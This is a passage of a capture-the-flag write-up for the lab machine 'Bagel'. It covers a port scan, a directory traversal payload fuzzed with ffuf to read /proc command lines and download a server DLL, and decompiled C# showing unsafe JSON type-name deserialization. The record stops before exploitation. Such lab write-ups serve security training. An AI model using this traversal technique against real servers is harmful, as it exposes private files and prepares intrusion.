Information Gathering


1) Found open ports


```
vigneswar@VigneswarPC: ~/t

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ tcpscan 10.10.11.201
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 16:36 IST
Nmap scan report for 10.10.11.201
Host is up (0.23s latency).
Not shown: 65531 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.8 (protocol 2.0)
| ssh-hostkey:
|   256 6e:4e:13:41:f2:fe:d9:e0:f7:27:5b:ed:ed:cc:68:c2 (ECDSA)
|_  256 80:a7:cd:10:e7:2f:db:95:8b:86:9b:1b:20:65:2a:98 (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 400 Bad Request
|     Server: Microsoft-NetCore/2.0
|     Date: Fri, 18 Oct 2024 11:07:43 GMT
|     Connection: close
|   HTTPOptions:
|     HTTP/1.1 400 Bad Request
|     Server: Microsoft-NetCore/2.0
|     Date: Fri, 18 Oct 2024 11:08:00 GMT
|     Connection: close
|   Help, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/html
|     Server: Microsoft-NetCore/2.0
|     Date: Fri, 18 Oct 2024 11:08:11 GMT
|     Content-Length: 52
|     Connection: close
|     Keep-Alive: true
|     <h1>Bad Request (Invalid request line (parts).)</h1>
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/html
|     Server: Microsoft-NetCore/2.0
|     Date: Fri, 18 Oct 2024 11:07:43 GMT
|     Content-Length: 54
|     Connection: close
```

```
8000/tcp open  http-alt Werkzeug/2.2.2 Python/3.10.9
|_http-server-header: Werkzeug/2.2.2 Python/3.10.9
|_http-title: Did not follow redirect to http://bagel.htb:8000/?page=index.html
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 NOT FOUND
|     Server: Werkzeug/2.2.2 Python/3.10.9
|     Date: Fri, 18 Oct 2024 11:07:44 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 207
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.1 302 FOUND
|     Server: Werkzeug/2.2.2 Python/3.10.9
|     Date: Fri, 18 Oct 2024 11:07:38 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 263
|     Location: http://bagel.htb:8000/?page=index.html
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to the target URL: <a href="http://bagel.htb:8000/?page=index.html">http://bagel.htb:8000/?page=index.html</
a>. If not, click the link.
|   Socks5:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
```


2) Checked the website






Vulnerability Assessment

1) Found directory traversal vulnerability



2) Found source code



3) Found the dll location


```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ffuf -w pids -u 'http://bagel.htb:8000/?page=../../../../../../proc/FUZZ/cmdline' -fs 0,14

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://bagel.htb:8000/?page=../../../../../../proc/FUZZ/cmdline
 :: Wordlist         : FUZZ: /home/vigneswar/temp/pids
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0,14
________________________________________________

1                       [Status: 200, Size: 72, Words: 1, Lines: 1, Duration: 219ms]
758                     [Status: 200, Size: 34, Words: 1, Lines: 1, Duration: 233ms]
771                     [Status: 200, Size: 31, Words: 1, Lines: 1, Duration: 223ms]
850                     [Status: 200, Size: 30, Words: 1, Lines: 1, Duration: 239ms]
852                     [Status: 200, Size: 34, Words: 1, Lines: 1, Duration: 218ms]
854                     [Status: 200, Size: 13, Words: 1, Lines: 1, Duration: 216ms]
853                     [Status: 200, Size: 33, Words: 1, Lines: 1, Duration: 217ms]
855                     [Status: 200, Size: 13, Words: 1, Lines: 1, Duration: 224ms]
856                     [Status: 200, Size: 21, Words: 1, Lines: 1, Duration: 226ms]
```





4) Downloaded the dll using directory traversal

```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ file bagel.dll
bagel.dll: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections

┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$
```


5) Decompiled the code


dnSpy v6.1.8 (64-bit, .NET)
File Edit View Debug Window Help
Start
Assembly Explorer
bagel (1.0.0.0)
bagel.dll
PE
Type References
References
<Module> @02000001
Base Type and Interfaces
Derived Types
bagel_server
Bagel @02000006
Base Type and Interfaces
Derived Types
.cctor() : void @0600000D
Bagel() : void @0600000C
InitializeServer() : void @06000009
Main(string[]) : void @06000008
MessageReceived(object, MessageReceivedEventArgs) : void @0600000
StartServer() : void @0600000A
_Server : WatsonWsServer @04000006
_ServerIp : string @04000003
_ServerPort : int @04000004
_Ssl : bool @04000005
Base @02000007
DB @0200000A
File @02000009
Handler @02000005
Orders @02000008
Microsoft.CodeAnalysis
EmbeddedAttribute @02000002
System.Runtime.CompilerServices
NullableAttribute @02000003
NullableContextAttribute @02000004
System.Runtime (8.0.0.0)
System.Private.CoreLib (8.0.0.0)
System.Threading.Thread (8.0.0.0)
Bagel
{
Bagel._Server = new WatsonWsServer(Bagel._ServerIp, Bagel._ServerPort, Bagel._Ssl);
Bagel._Server.AcceptInvalidCertificates = true;
Bagel._Server.MessageReceived += Bagel.MessageReceived;
}
// Token: 0x0600000A RID: 10 RVA: 0x00002174 File Offset: 0x00000374
[DebuggerStepThrough]
private static void StartServer()
{
Bagel.<StartServer>d__6 <StartServer>d__ = new Bagel.<StartServer>d__6();
<StartServer>d__.<>t__builder = AsyncVoidMethodBuilder.Create();
<StartServer>d__.<>1__state = -1;
<StartServer>d__.<>t__builder.Start<Bagel.<StartServer>d__6>(ref <StartServer>d__);
}
// Token: 0x0600000B RID: 11 RVA: 0x000021A8 File Offset: 0x000003A8
private static void MessageReceived(object sender, MessageReceivedEventArgs args)
{
string json = "";
bool flag = args.Data != null && args.Data.Count > 0;
if (flag)
{
json = Encoding.UTF8.GetString(args.Data.Array, 0, args.Data.Count);
}
Handler handler = new Handler();
object obj = handler.Deserialize(json);
object obj2 = handler.Serialize(obj);
Bagel._Server.SendAsync(args.IpPort, obj2.ToString(), default(CancellationToken));
}
// Token: 0x04000003 RID: 3
private static string _ServerIp = "*";
// Token: 0x04000004 RID: 4
private static int _ServerPort = 5000;
// Token: 0x04000005 RID: 5
private static bool _Ssl = false;
// Token: 0x04000006 RID: 6
private static WatsonWsServer _Server = null;
}
}


Handler
using System;
using System.Runtime.CompilerServices;
using Newtonsoft.Json;
namespace bagel_server
{
// Token: 0x02000005 RID: 5
[NullableContext(1)]
[Nullable(0)]
public class Handler
{
// Token: 0x06000005 RID: 5 RVA: 0x00002094 File Offset: 0x00000294
public object Serialize(object obj)
{
return JsonConvert.SerializeObject(obj, 1, new JsonSerializerSettings
{
TypeNameHandling = 4
});
}
